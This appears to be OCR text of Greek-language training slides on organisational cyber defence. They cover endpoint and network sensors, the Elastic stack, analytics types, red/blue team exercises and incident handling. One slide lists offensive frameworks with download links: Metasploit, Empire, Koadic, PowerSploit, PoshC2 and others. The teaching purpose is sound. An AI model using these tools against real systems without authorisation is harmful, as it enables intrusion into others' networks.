
Εντοπισμός συμπεριφοράς



Έλεγχος κυβερνοάμυνας με ασκήσεις

Red vs Blue

Συλλογή πληροφοριών



Επιτυχημένη Κυβερνοάμυνα σε επίπεδο οργανισμού

Αισθητήρες σε επίπεδο προσωπικού υπολογιστή (End-Point Sensing)

- Για να εντοπίσουμε την τακτική, τις τεχνικές, τις διαδικασίες και τα εργαλεία των επιτιθέμενων, θα πρέπει να αναπτύξουμε αισθητήρες συλλογής πληροφοριών σε επίπεδο προσωπικού υπολογιστή. Δεν αρκεί το antivirus ή το HIDS.
- Δίνεται έτσι η ευκαιρία να εντοπίσουμε τους επιτιθέμενους πιο εύκολα και άμεσα, παρά στην περίμετρο.
- Έχοντας αισθητήρες σε επίπεδο υπολογιστή, κατανοούμε καλύτερα την σοβαρότητα και το σκοπό της επίθεσης (στατιστικά , στο 85% των περιπτώσεων, οι οργανισμοί δεν κατανοούν τι είναι αυτό που τους έχει κλαπεί, ποιος ήταν ο σκοπός της επίθεσης).

Συλλογή δικτυακών δεδομένων σε επίπεδο προσωπικού υπολογιστή

Μεταδεδομένα δικτυακών συνδέσεων:
- Ηλεκτρονικές Δνσεις (IP Addresses)
- Πόρτες (Ports)
- Πληροφορίες πρωτοκόλλου (Protocol Information)
- Περιεχόμενου μηνύματος Π.Χ SMB (Message Contents)

Μετακίνηση στο δίκτυο:
- Διεργασία (Process) που ξεκίνησε την σύνδεση
- PID, PPID

Καταγραφή του προφίλ της ύποπτης διεργασίας (Profile process behavior)
Εντοπισμός κρυφών καναλιών επικοινωνίας (Identify covert channels)

Επιτυχημένη Κυβερνοάμυνα σε επίπεδο οργανισμού

Αισθητήρες σε επίπεδο προσωπικού υπολογιστή (End-Point Sensing)

Αισθητήρες σε επίπεδο προσωπικού υπολογιστή:

- Microsoft Sysinternals Sysmon
- Custom Event Tracing for Windows Sensor
- Hostflows
- Windows Event Logs
- Microsoft Sysinternals Autoruns

Για την προώθηση των πληροφοριών μπορούμε να χρησιμοποιήσουμε:

- Filebeat Tails and ships log files
- Heartbeat Ping remote services for availability
- Metricbeat Fetches sets of metrics from the operating system and services
- Packetbeat Monitors the network and applications by sniffing packets
- Winlogbeat Fetches and ships Windows Event logs

Χρήσιμοι σύνδεσμοι:

- https://github.com/elastic/examples/blob/master/Security%20Analytics/malware_analysis/packetbeat.yml
- https://github.com/elastic/examples/blob/master/Security%20Analytics/malware_analysis/sysmonconfig.xml
- https://github.com/elastic/examples/blob/master/Security%20Analytics/malware_analysis/winlogbeat.yml

Επιτυχημένη Κυβερνοάμυνα σε επίπεδο οργανισμού


Αισθητήρες σε επίπεδο περιμέτρου

- PCAP
- Netflows (ntop, nprobe)
- Suricata
  - [Το Suricata έχει την δυνατότητα εντοπισμού σε πραγματικό χρόνο (IDS), μπορεί να λειτουργήσει και ως αποτροπή σε πραγματικό χρόνο (IPS), για την ανάλυση pcap αρχείων σε δεύτερο χρόνο και ως συσκευή δικτυακής επιτήρησης ασφαλείας (NSM)]

Έλεγχος κυβερνοάμυνας με ασκήσεις

Red vs Blue

Ανάπτυξη αναζητήσεων / ερωτημάτων (Analytics)




Τύποι ερωτημάτων / αναζητήσεων (Types of Analytics)

- Αναζητήσεις τακτικών, τεχνικών, διαδικασιών (TTP Analytics)
- Επίγνωση κατάστασης (Situational Awareness)
- Στατιστική παρακολούθηση, εντοπισμός ανωμαλιών (Anomaly/Statistical)
- Συλλογή δεδομένων ψηφιακής σήμανσης (Forensic)


Τύποι ερωτημάτων / αναζητήσεων (Types of Analytics)

- Αναζητήσεις τακτικών, τεχνικών, διαδικασιών (TTP Analytics)
- Επίγνωση κατάστασης (Situational Awareness)
- Στατιστική παρακολούθηση, εντοπισμός ανωμαλιών (Anomaly/Statistical)
- Συλλογή δεδομένων ψηφιακής σήμανσης (Forensic)

Παράδειγμα εντοπισμού ύποπτης διεργασίας Process Chaining



Ανάπτυξη αναζητήσεων / ερωτημάτων (Analytics)



Αξιολόγηση υποδομής και προσωπικού με ασκήσεις προσομοίωσης

Κόκκινη/μπλε ομάδα (Red/Blue Team) που επιχειρούν σε πραγματικό δίκτυο με σκοπό:

- Την προσομοίωση επιτιθέμενου
- Την πραγματοποίηση ασύγχρονης επίθεσης
- Σχεδιασμένη άσκηση να ξεπεράσει τις δυνατότητες των αμυνόμενων [όσο αφορά την δημιουργία αναζητήσεων/ ερωτημάτων (analytics)]

Απάντηση στα παρακάτω ερωτήματα, σκοπούς της άσκησης:

- Πότε πραγματοποιήθηκε χρονικά η επίθεση;
- Πόσοι υπολογιστές παραβιάστηκαν;
- Ποια συνθηματικά έχουν υποκλαπεί/παραβιαστεί;
- Ποιος ήταν ο σκοπός των επιτιθέμενων;
- Πέτυχε η κόκκινη ομάδα την αποστολή της;


Εργαλεία της κόκκινης ομάδας (Red team tools)

- **Metasploit**(Kali Linux)
  - https://www.rapid7.com/products/metasploit/download/community/
- **Armitage** (http://www.fastandeasyhacking.com/download/)
- **Veil-Framework** (https://github.com/Veil-Framework/Veil)
- **Empire** (https://github.com/EmpireProject/Empire)
- **Koadic** (https://github.com/zerosum0x0/koadic)
- **Powersploit** (https://github.com/PowerShellMafia/PowerSploit)
  - Powerup
  - powerview
- **PSAttack** (https://github.com/jaredhaight/PSAttack)
- **Poshc2-python** (https://github.com/nettitude/PoshC2_Python)

Εργαλεία της μπλέ ομάδας (Blue team tools)

- **ELK (Elasticsearch, Logstash, and Kibana).**
  - Το Elasticsearch είναι μηχανή δημιουργίας ερωτημάτων και αναζήτησης πληροφοριών.
  - Logstash είναι η μηχανή επεξεργασίας πληροφοριών από διαφορετικές πηγές για να τροφοδοτήσει το Elasticsearch.
  - Το Kibana βοηθά τους χρήστες για την καλύτερη παρουσίαση των αποτελεσμάτων.
- Το **Elastic Stack** αποτελεί την εξέλιξη του ELK.
- Elastic SIEM

Ανάπτυξη αναζητήσεων / ερωτημάτων (Analytics)



Η Διαδικασία Διαχείρισης / Αντιμετώπισης συμβάντος (Κυβερνοεπίθεσης)

Τι πρέπει να λάβουμε υπόψιν

- Η κυβερνοάμυνα είναι **υπόθεση του ίδιου του οργανισμού** (κανείς τρίτος δεν θα αντιμετωπίσει τις κυβερνοεπιθέσεις για εμάς).
- Ωστόσο:
  - Δεν είμαστε μόνοι.
  - Πολλοί ερευνητές παρέχουν δωρεάν την έρευνά τους.
- Συνεπώς εκμεταλλευόμαστε την γνώση που παράγουμε εμείς και την γνώση που μοιράζονται άλλοι.
- Συμβάλλουμε και εμείς στην ανταλλαγή γνώσης (πληροφοριών).

Πρόληψη vs Αντίδραση

